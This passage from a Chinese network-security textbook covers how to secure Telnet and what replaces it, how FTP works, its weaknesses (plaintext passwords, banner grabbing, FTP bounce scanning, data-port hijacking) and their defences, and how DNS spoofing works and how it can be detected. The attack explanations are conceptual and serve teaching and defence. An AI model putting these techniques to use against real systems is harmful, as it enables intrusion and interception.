严格的用户身份认证机制，能有效地确认登录服务器的用户，防止非法用户的入侵，是保障 Telnet 安全的基本措施，目前用于 Telnet 常见的认证方式有以下几种：

- KERBEROS_V4：使用 Kerberos_v4。
- KERBEROS_V5：使用 Kerberos_v5。
- SPX：使用 SPX。
- RSA：使用 RSA 公钥私钥认证。
- LOKI：使用 LOKI。

2. 数据传送加密

数据明文传输是 Telnet 最严重的漏洞，要想构建安全的 Telnet 系统，必须对传输的数据加密，也就是对 Telnet 会话进行加密，让数据在 Telnet 会话中安全传送的方法有：

- 使用 DES、TripleDES、IDEA 的随机密钥加密会话。
- 使用 Diffie-Hellman 进行密钥交换。
- 使用公钥私钥加密签名。

3. 进行严格的访问控制和权限设置

由于通过 Telnet 工具能够获知目标主机的操作系统类型、运行的服务器以及实域还是虚拟域等信息，所以应该设定严格的访问控制机制和权限机制保证信息的安全。严格的权限设置保证了黑客即使使用正确的用户名和密码远程登录到服务器，也被控制在一定的范围内，不会对服务器其他资源造成严重的后果。而严格访问控制机制保证了关键信息不被发送。如输入和输出的 Telnet 在安全性上存在巨大差异。多数情况下，应该设置允许输出的 Telnet 操作，以方便用户登录 Internet 上的其他主机，而对输入应该严格控制。

4. 防范针对 Telnet 的攻击

对于一些特定的 Telnet 攻击，可以采用有针对性的方法来保证 Telnet 的安全，例如，早期的 Telnet 攻击主要是针对环境变量的使用攻击。在支持 RFC1048 或者是 RFC1572 的系统中，如果用户登录的服务器的 Telnet 支持共享对象库的话，就可以传递环境变量，这个环境变量影响 Telnet 守护进程的调用和登录。使用环境变量的初衷是测试使用的二进制库的，如可以改变路径，而不必改变原来的库的位置。但是如果是攻击者把自己定义的库加入其中，然后改变环境变量，根据自己的库的位置设置环境变量中有关路径的参数，可以取得 root 的权限。目前，安全专家已经意识到了这个问题，可以使用忽略环境变量的 setuid 等程序加以防范。

5.5.3 安全的 Telnet 系统介绍

针对 Telnet 的安全隐患，人们研制开发了一些安全的 Telnet 系统，以作为替代工具。

1. Deslogin

由 David A. Barrett 开发，提供了带安全认证的网络登录服务。传输中，数据使用 DES 算法加密，对在线窃听有一定的防范作用，比较适合于仅想得到快速的、但对安全性要求不高的加密会话过程。

2. SRATelnet

SRATelnet 由得克萨斯农业与机械大学超级计算机中心的 David R. safford、David K. Hess 和 Douglas Lee Schales 共同开发。SRATelnet 的认证过程基于 RFC(Request for Comments)1416，即 The Telnet 选项。它为 Telnet 和 FTP 客户机和服务器提供了一种替代工具，使用安全 RPC 代码为网络提供加密认证，因此不使用明文口令。客户机与服务器协商 SRA 的有效性和完整性确保不被非法篡改。这些程序不要求有外部的密钥服务器或 Ticket 服务器，适应性、稳定性较好。

3. SRP Telnet/FTP

SRP 由斯坦福大学开发，是一个新的口令认证和密钥交换协议，适合在无信任关系的网络中进行用户认证和密钥交换协议。这种协议可以抵御由被动或主动网络入侵者发起的字典攻击，原则上甚至可以使强度不高的口令短语也能够安全使用。它提供了相对完善的前向保密性，即保护以前的会话和口令，使之以后也难于破解。同时，用户的口令保存形式与口令自身并非纯文本等价对应，因此攻击者即使捕获了口令数据库也无法直接利用它来破坏系统安全并获得立即访问主机的权限。

4. STEL

STEL 即安全 Telnet，由意大利米兰大学计算机科学系计算机紧急反应小组 CER-IT 成员 David Vineenzetti、Slefano Taino 和 Fabio Bolognesi 开发。目的是实现安全 Telnet，防范对远程终端会话的在线窃听。其特点有：

- 安装使用简单方便。
- 使用 DES、TripleDES 或 IDEA(由用户选择调用)随机密钥来对会话加密。
- 使用 Diffie-Hellman 作会话密钥交换，它加强了已知对这类系统构成威胁的中间人攻击的防范。
- 支持各种认证方案，包括普通的 UNIX 口令、SecureID 和 S/Key 等。
- 其源代码公开，并带有 S/Key 服务器。

5. Secure Shell(SSH)

其实，最流行、最灵活的 Telnet 替代工具是 Secure Shell，即 SSH。SSH 是一个安全登录系统，适用于替代 Telnet、rlogin、rsh、rcp 和 rdict，也可以用来在两台计算机之间建立一条加密信道，供其他不安全的软件使用。换言之，SSH 是一个通过网络登录进入另一台计算机的程序，它可以在远程主机上执行命令、在不同计算机之间传输文件，为不安全的网络提供了强认证和安全通信功能。SSH 支持多种加密算法：

- BlowFish：是变长密钥最大可达 448 位的对称密码加密方案，常被用于对高数据量、高速度的加密。
- Triple DES：由 IBM 于 1974 年开发，是美国政府非秘密级数据加密标准(DatAEncryption Standard)。
- IDEA(International Data Encryption Algorithm，国际数据加密算法)：密钥长度为

128 位的分块加密算法。IDEA 的加密速度比 Triple DES 快且安全性有大幅提高。

• RSA(Rivert Shamir Adelman)算法：广泛应用的公钥密码系统。

出于安全性的考虑，建议大家使用 SSH 来替代 Telnet 登录，不管是认证还是文件传送的保密性上都有保证。并且 SSH 实际上已成为各种系统安全登录的首选。

5.6 FTP 安全技术

在 Internet 上，FTP 是文件传输事实上的标准，它用来在不同主机之间传送二进制、图形、ASCII 文本等各种类型的文件。FTP 有两种访问方式：用户访问方式和匿名访问方式。前者指用户在 FTP 服务器上拥有账号并允许用户访问允许访问的文件；后者允许用户以“匿名”方式进入系统，即用户不需要在服务器上拥有账号就可以存取或传送文件。相对而言，后者因为给用户的自由度较大而使用得较多。

FTP 是 TCP/IP 的一种具体应用，是网络中极为实用的服务之一。它工作在 OSI 模型的第七层，TCP 模型的第四层，即应用层，使用 TCP 传输而不是 UDP，客户在和服务器建立连接前要经过一个“三次握手”的过程，保证客户与服务器之间的连接是可靠的，而且是面向连接，为数据传输提供可靠保证。它允许用户以文件操作的方式(如文件的增、删、改、查、传送等)与另一主机相互通信。然而，用户并不真正登录到自己想要存取的计算机上成为完全用户，可用 FTP 程序访问远程资源，实现用户传输文件、目录管理以及访问电子邮件等等，即使双方计算机可能使用不同的操作系统和文件存储方式。

5.6.1 FTP 工作原理与工作方式

FTP 采用 Internet 标准文件传输协议 FTP 的用户界面，向用户提供了一组用来管理计算机之间文件传输的应用程序。

1. 基本工作原理

FTP 是基于客户/服务器(C/S) 模型而设计的，在客户端与 FTP 服务器之间建立两个连接。客户端用户调用 FTP 命令后，便与服务器建立连接，这一连接被称作控制连接，又称为协议解释器 PI，主要用于传输客户端的请求命令以及远程服务器的应答信息。一旦控制连接建立成功，双方便进入交互式会话状态，互相协调完成文件传输工作。另一个连接是数据连接，当客户端用户向远程服务器提出一个 FTP 请求时，临时在客户与服务器之间建立一个数据连接，主要用于数据的传送，因而又称作数据传输过程 DTP。

为了建立与远程系统的连接，从保密安全的角度出发，FTP 要求客户向服务器提供用户注册名和口令，服务器拒绝非法用户的访问。但是连接一旦建立成功，一个或多个文本或图像二进制文件都能被传送，FTP 不必担心可靠性和连接的管理，因为 FTP 依靠 TCP 能正确执行这些功能。

FTP 的内部协议命令采用四字符的 ASCII 序列，以一个换行符作为结束，有些代码后还会有相应的参数。这样，不仅能够使用户观察请求流(用 DEBUG 命令)，而且易于理解和编译。FTP 服务程序 ftpd 所支持的 FTP 内部协议命令数目繁多，这些命令不区分大小写，它们主要提供连接过程、口令检查和实际文件的传输控制，不要与 FTP 的用户命令相混淆。FTP 的用户命令经过客户 ftp 程序解释，组成 FTP 内部协议命令序列向远程服务器 ftpd 提

出请求，然后由服务器给予相应的文件传输服务。

FTP 还使用简单的应答来指明某些传输条件，每个命令至少有一行应答信息。应答的第一个字段是一个三位数字代码，称作应答代码，接着是一个空格或减号符，然后是一些应答文本。应答代码用于客户进程读取和分析。其中，应答代码的第一位表示命令的成功或失败，第二位和第三位对应答的条件作更为详细的说明。

2. 工作方式

为了在两台计算机之间发送和接收文件，首先必须启动远程 FTP 服务器的服务进程 ftpd，然后由用户在本地客户端启动客户 ftp 进程，建立与远程服务器的连接（需要向 ftpd 提供一个用户名和口令），利用 ftp 命令与远程 ftpd 进行交互式会话，完成文件传输。客户 ftp 进程主要负责如下工作：

（1）通过提示符“ftp＞”提示用户输入 ftp 命令并接收。

（2）将 ftp 命令转换成相应的 FTP 内部协议命令序列，依次向远程服务器 ftpd 提出内部请求。

（3）在屏幕上显示服务器对每条 FTP 内部命令反馈的应答信息。

（4）在用户所指定的文件系统里阅读指定文件并由网络将其通过数据连接发送给远程服务器 ftpd，或者接收由远程服务器 ftpd 送来的文件并将其写入用户指定的文件系统。服务器 ftpd 进程则负责相应的工作，接收用户进程 ftp 发送来的服务请求命令，并提供相应的服务，包括将用户发送的数据创建成文件以及发送用户所需的文件或目录列表等。

FTP 一般有两个连接，一个是客户和服务器传输命令的连接，另一个是数据传送的连接。FTP 服务程序一般会支持两种不同的模式，一种是 Port 模式，另一种是 Pasv 模式。

1）Port 模式

当客户端向服务端连接后，使用的是 Port 模式，那么客户端会发送一条命令告诉服务端（客户端在本地打开了一个端口等着数据连接），当服务端收到这个 Port 命令后，就会向客户端打开的那个端口进行连接，这种数据连接就完成了。

2）Pasv 模式

当客户端向服务端连接后，服务端会发信息给客户端，这个信息是服务端在本地打开了一个端口，当客户端收到这个信息后，就可以向服务端的端口进行连接，连接成功后，数据连接建立。

5.6.2　FTP 服务器软件漏洞

对于 Port 模式，这种模式多用于服务器端向客户端连接，因为服务端有防火墙，无法使用 Pasv 模式在服务端上打开端口让客户端去连接。由于连接本身是由服务端本身向外连接，这本身就存在一个安全的问题，因为如果这个连接一旦被黑客攻击，由于连接是由服务器本身向外连，防火墙将不会有任何动作去阻止这个连接。

对于 Pasv 模式，似乎比 Port 模式安全很多。但还是会发现它本身的问题。由于服务端会打开一个端口等客户端去连接，但如果这个打开的端口并没有检测连接的 IP 是哪个客户端的 IP，那么安全问题也出现了。因为有很多 FTP 服务器打开的数据端口等客户端连接是随机的，但都会在一定范围内。如果 FTP 服务器并没有在接收数据端口的连接时检测连接过来的 IP 是不是合法登录的用户，那么其他并没有登录的用户就很可能有机会攻击这

个连接了。

1. FTP 服务器软件漏洞

常用的 FTP 服务软件有 Wu-ftpd、ProFTPD、vsftpd，以及 Windows 下常用的 Serv-U 等，最常见也最可怕的漏洞就是缓冲区溢出，近来 Wu-ftpd 和 Serv-U 的溢出漏洞层出不穷，ProFTPD 也出现过缓冲区溢出，目前比较安全的还是 vsftp。

2. 明文口令

由于 TCP/IP 协议族的设计在相互信任和安全的基础上的，FTP 的设计也没有采用加密传送，FTP 客户与服务器之前所有的数据传送都是通过明文的方式，当然也包括了口令。自从有了交换环境下的数据监听之后，这种明文传送就变得十分危险，因为别人可能从传输过程中捕获一些敏感的信息，如用户名和口令等。像 HTTPS 和 SSH 都采用加密解决了这一问题。而 FTP 仍然是明文传送，而像 UINX 和 Linux 这类系统的 FTP 账号通常就是系统账号（vsftp 就是这样做的）。这样黑客就可以通过捕获 FTP 的用户名和口令来取得系统的账号，如果该账号可以远程登录的话，通常采用本地溢出来获得 root 权限。这样该 FTP 服务器就被黑客控制了。

3. FTP 旗标

黑客在发起攻击之前一般要先确定对方所用的版本号，这样便于选择攻击程序。这个问题相对来说不是很严重，现在很多服务软件都有这类问题。例如：

```
ftp xxx.xxx.xxx.xxxConnected to xxx.xxx.xxx.xxx (xxx.xxx.xxx.xxx).
220- Serv- U FTP Server v6. 0 for WinSock ready…
220 S TEAM
```

从此信息可知，该服务器使用的服务软件可能就是 Serv-U 6.0。

4. 通过 FTP 服务器进行端口扫描

FTP 客户端所发送的 PORT 命令告诉服务器 FTP 服务器传送数据时应当连接的 IP 和端口，通常，这就是 FTP 客户所在机器的 IP 地址及其所绑定的端口。然而 FTP 协议本身并没有要求客户发送的 PORT 命令中必须指定自己的 IP。

利用这一点，黑客就可以通过第三方 FTP 服务器对目标机器进行端口扫描，这种方式一般称为 FTP 反射，对黑客而言，这种扫描方式具有以下两个优点：

(1) 匿名性：由于端口扫描的源地址为 FTP 服务器的 IP 地址，而不是黑客的机器，所以这种方式很好地隐藏了黑客的真实 IP。

(2) 避免阻塞：由于通过第三方 FTP 服务器进行扫描，即使目标机器通过添加内核 ACL 或无效路由来自动阻塞对其进行扫描的机器，但黑客可以通过第三方 FTP 服务器来完成其扫描工作。

5. 数据劫持

FTP 协议本身并没有要求传输命令的客户 IP 和进行数据传输的客户 IP 一致，这样黑客就有可能劫持到客户和服务器之间传送的数据。根据数据传输的模式可把数据劫持分为主动数据劫持和被动数据劫持。

1) 被动数据劫持

在 FTP 客户端发出 PASV 或 PORT 命令之后并且在发出数据请求之前，存在一个易

受攻击的窗口。如果黑客能猜到这个端口，就能够连接并截取或替换正在发送的数据。要实现被动数据劫持就必须知道服务器上打开的临时端口号，由于很多服务器并不是随机选取端口，而是采用递增的方式，这样黑客要猜到这个端口号就不是很难了。

2）主动数据劫持

主动数据劫持比被动数据劫持要困难得多，因为在主动传输的模式下是由客户打开临时端口来进行数据传输，而黑客是很难找到客户的 IP 和临时端口的。

5.6.3　安全策略

1. 选择安全系统和 FTP 服务软件

对于服务器的安全以及效率来说，Linux 和 UNIX 都强于 Windows，Linux 下面的权限设置有很多种，如 ACL、Selinux、pam 等，服务器软件方面应选择漏洞相对较少的服务器，如 vsftp。另外搭建好 FTP 服务器应对服务器进行必要的安全配置，如 Linux 下的 chroot 机制，保证即使黑客攻击了 FTP 服务器，也只能在限定目录下活动。

2. 使用认证和加密

有些 FTP 软件现在已嵌入了 SSL 模块，如 vsftp，可以启用 SSL 模块和客户端建立连接。SSL 可以对 FTP 数据流进行加密的协议，同时还包括了身份认证和数据完整性校验等内容。显然，基于 SSL 的 FTP 克服了明文传输的致命弱点。

3. 更改服务软件的旗标

更改服务软件的旗标能起到迷惑攻击者的作用，至少能迷惑很多扫描器，造成扫描器的误报，但更改旗标并不是解决安全问题的根本办法，安全漏洞不会因为旗标不同而消失，不过更改总比不改要好一些。现在大多数的服务端软件都可以在配置文件里更改该 FTP 的旗标。

4. 加强协议安全性

加强协议安全性是服务软件的提供商需要做的，一是对 PORT 命令进行检查，PORT 后的 IP 应和客户主机是同一 IP，对 FTP 的攻击很多都是通过构造特殊的 PORT 命令来实现的，所以 PORT 命令的使用对于攻击者来说就显得尤为重要了。做到这一点并不是很容易，例如开发 FTP 软件 Wu-ftpd 就花了几年的时间。目前针对数据劫持还没什么完美的防御方法，目前能做的就是检查命令通道和数据通道的 IP 地址是不是一致，但这也不能百分之百地防止数据劫持的发生，因为客户机和黑客可能处于同一内网。

5. 严格的权限设定

尽量只给 FTP 用户必要的权限，而不是更多权限。如在 Linux 下的 vsftp 服务器下，对普通用户应尽量少开放写权限和执行权限，如何设定权限视具体情况而定。

在传统的 FTP 通信和传输过程中可以看出，FTP 协议提供了一种简单实用的网络文件传输方法，对通信双方也没有可靠的认证措施，同时还存在着明文信息传输的弱点。虽然近年来出现了很多种 FTP 的替代服务，例如基于 SSH 加密通道的 SFTP/SCP，或使用 IPSEC 协议的 VPN 通道等，但由于 FTP 的通用性和易用性使得它在网络应用中还不会被完全取代。目前 FTP 的应用非常广泛，但对于 FTP 协议安全性的研究还不是很多。

5.7 DNS 欺骗与防范技术

DNS 是一个用于管理主机名字和地址信息映射的分布式数据库系统，它将便于记忆和理解的名称同枯燥的 IP 地址联系起来，大大方便了人们的使用。DNS 是大部分网络应用的基础，但是由于协议本身的设计缺陷，没有提供适当的信息保护和认证机制，使得 DNS 很容易受到攻击。2005 年 3 月美国系统网络安全协会的互联网海量数据中心(ISC)发出了关于 DNS 欺骗攻击的警告，在新一轮攻击中大批.COM 域名服务器成为牺牲品，至少有 1300 个域名被诱骗到被破坏的服务器。而在计算机安全组织美国系统网络安全协会(SANS Institute)公布的 2004 年前 20 位网络安全隐患排行榜中，BIND 域名系统更是排在 UNIX 及 Linux 相关安全隐患的首位。由此可以防范对 DNS 的攻击，确保 DNS 系统的安全已经到了刻不容缓的地步。

一直以来，很多学者都在探讨 DNS 安全性的问题，对于 DNS 协议所固有的安全缺陷，给出了一些解决方案。IETF 的域名系统安全工作组提出了域名系统安全扩展协议(DNSSEC)，该协议增加了认证机制，增强了协议本身的安全性。但是目前该协议在系统效率、密钥管理等方面还存在一定的问题，而且离大规模的普及和应用还有一定的距离。因此除了对 DNS 协议本身的安全研究之外，也有很多文章探讨了在现有的基础上的一些安全方案，主要是升级服务器软件，对 DNS 系统严格配置，禁止相关的功能等被动消极的防范手段。而对一些难以避免的攻击如 DNS 欺骗攻击缺乏必要的解决方案。

5.7.1 DNS 欺骗原理

DNS 作为 Internet 的基础服务，受到来自各方面的威胁，对 DNS 攻击的主要种类如表 5-1 所示，从比较的情况来看，它们各具特色。DNS 欺骗和缓存中毒攻击都是利用了欺骗的手段，而且都比较容易实施，因此这两种攻击危害也最大。另外 DNS 欺骗主要利用协议本身的认证缺陷，难以防范。而缓存中毒则更多地依赖于 DNS 服务器软件自身的漏洞，只要升级软件的最新版本并严格进行配置，对这种攻击的防范能力将明显提高。

表 5-1 DNS 攻击比较

DNS 攻击类型	主动性	攻击流量	被攻击者	攻击手段	攻击难度
DNS 欺骗(DNS Spoofing)	被动	小	客户/服务器	欺骗	最容易
缓存中毒(Cache Poisoning)	主动	大	服务器	欺骗	较容易
服务器攻陷(Server Compromising)	主动	小	服务器	漏洞入侵	最难
拒绝服务(Denial of Service)	主动	最大	服务器	耗费资源	较难

有些学者把缓存中毒攻击也称为 DNS 欺骗攻击。为明确区分这两种攻击，本书所指 DNS 欺骗攻击将不包括缓存中毒攻击，缓存中毒也不作为本书讨论的重点。

1. DNS 解析原理

在分析 DNS 欺骗攻击原理之前，先界定一下 DNS 的工作原理。假设要查询的域名为 www.hit.edu.cn，并假设客户端和首选 DNS 服务器满足以下条件。

(1) 首选 DNS 服务器和客户机首次启动,并且没有本地缓存信息。

(2) 首选 DNS 服务器不是目标域名的授权域名服务器。

具体查询的过程如图 5-5 所示,步骤如下:

(1) 客户端首先向首选 DNS 服务器递归查询 www.hit.edu.cn。

(2) 首选 DNS 服务器检查本地资源记录,若存在则作授权回答;若不存在,则检查本地缓存,如存在则直接返回结果。若本地资源记录和缓存中都不存在时,则向根服务器迭代查询。

(3) 根服务器返回 CN 域的授权域名服务器的地址,首选 DNS 服务器继续向 CN 授权服务器迭代查询。

(4) CN 域权威服务器返回 edu.cn 域的授权域名服务器地址,首选 DNS 服务器如此迭代查询,直到得到对于域名 www.hit.edu.cn 的授权回答,保存在本地缓存中,并返回给客户端,完成此次查询。




图 5-5 域名解析过程

2. DNS 欺骗攻击原理

由于 DNS 协议在设计上的缺陷,在 DNS 报文中只使用一个序列号来进行有效性鉴别,并未提供其他的认证和保护手段,这使得攻击者可以很容易地监听到查询请求,并伪造 DNS 应答包给 DNS 客户端,从而进行 DNS 欺骗攻击。目前所有 DNS 客户端处理 DNS 应答包的方法都是简单地信任首先到达的数据包,丢弃所有后到达的,而不会对数据包的合法性作任何的分析。这样,只要能保证欺骗包先于合法包到达就可以达到欺骗的目的,而通常这是非常容易实现的。DNS 欺骗攻击可能存在于客户端和 DNS 服务器间,也可能存在于各 DNS 服务器之间,但其工作原理是一致的,如图 5-6 所示。

仍以 www.hit.edu.cn 为例,假设伪造的 IP 为 1.2.3.4,具体的欺骗过程如下:

(1) DNS 客户端向首选 DNS 服务器发送对于 www.hit.edu.cn 的递归解析请求。

(2) 攻击者监听到请求,并根据请求 ID 向请求者发送虚假应答包,通知与 www.hit.edu.cn 对应的 IP 地址为 1.2.3.4。




图 5-6　DNS 欺骗攻击

(3) 本地 DNS 服务器返回正确应答,但由于在时间上晚于监听者的应答,结果被丢弃。

(4) 攻击完成,客户端对 www.hit.edu.cn 的访问被重定向到 1.2.3.4。

5.7.2　防范 DNS 欺骗攻击方法

通过对合法应答包和欺骗应答包的分析发现,欺骗应答包一般来说比较简单,通常只有一个应答域,没有授权域和附加域。这也正符合欺骗攻击者要尽快将欺骗数据包返回给客户端的初衷,因为只有尽可能地节约数据包构造的时间才能使欺骗包早于合法包到达。而合法应答包的信息则比较丰富,除了可能有多个应答域之外,通常还带有授权域,附加记录域等。如果根据一定的规则,能够区分开欺骗包和合法包,那么就可以躲避 DNS 欺骗攻击,从而使系统具有抗攻击能力。以下是几种可行的防范措施:

(1) 加权法。首先根据统计分析,给 DNS 应答包中的各个字段一个相应的可信度阈值,然后根据数据包情况计算最终可信度,最后选择可信度最高的应答包。权值为有符号数,正表示加上相应的值,负则减去。计算规则描述如下:

设数据包可信度权值为 S,W_i 为第 i 个属性的权值,N_i 表示第 i 个属性的个数,m 为总的属性数,则有:

$$S = \sum_{i=1}^{m} W_i \times N_i$$

这种方法的准确性在很大程度上依赖于权值分布,只要权值设置得合理,就可以达到满意的识别效果。

(2) 贝叶斯分类法。利用模式分类的思想,设计一个两类贝叶斯分类器来区分合法和欺骗包。首先根据统计信息抽取合法包和欺骗包的特征,然后统计这些特征的概率分布,并由此设计一个简单的两类贝叶斯分类器,来指导欺骗包和合法包的识别。本文只是提出识别的思想,分类器的设计不是本文讨论的重点,此处仅以一个特征为例做简单的介绍。

根据国内外统计数据,发现同一域名的 DNS 服务器的分布和个数具有一定的特征。Men&Mice 分别对 GOV、COM 域以及国家顶级域的 DNS 服务器的分布做了调查,结果如表 5-2 所示。

表 5-2　域名服务器分布统计

测试日期	所属域	所有服务器位于同一子网(%)	单授权域名服务器(%)
2001-11-08	GOV	23.15	13.07
2001-11-30	COM	36.2	6.8
2001-10-03	DK	55.2	8.8
2001-10-03	FI	48.2	2.3
2001-10-03	NO	29.5	5.7
2001-10-03	SE	41.1	4.0

作者对国内较为出色的 100 个网站的调查也显示出类似结果，如图 5-7 所示。

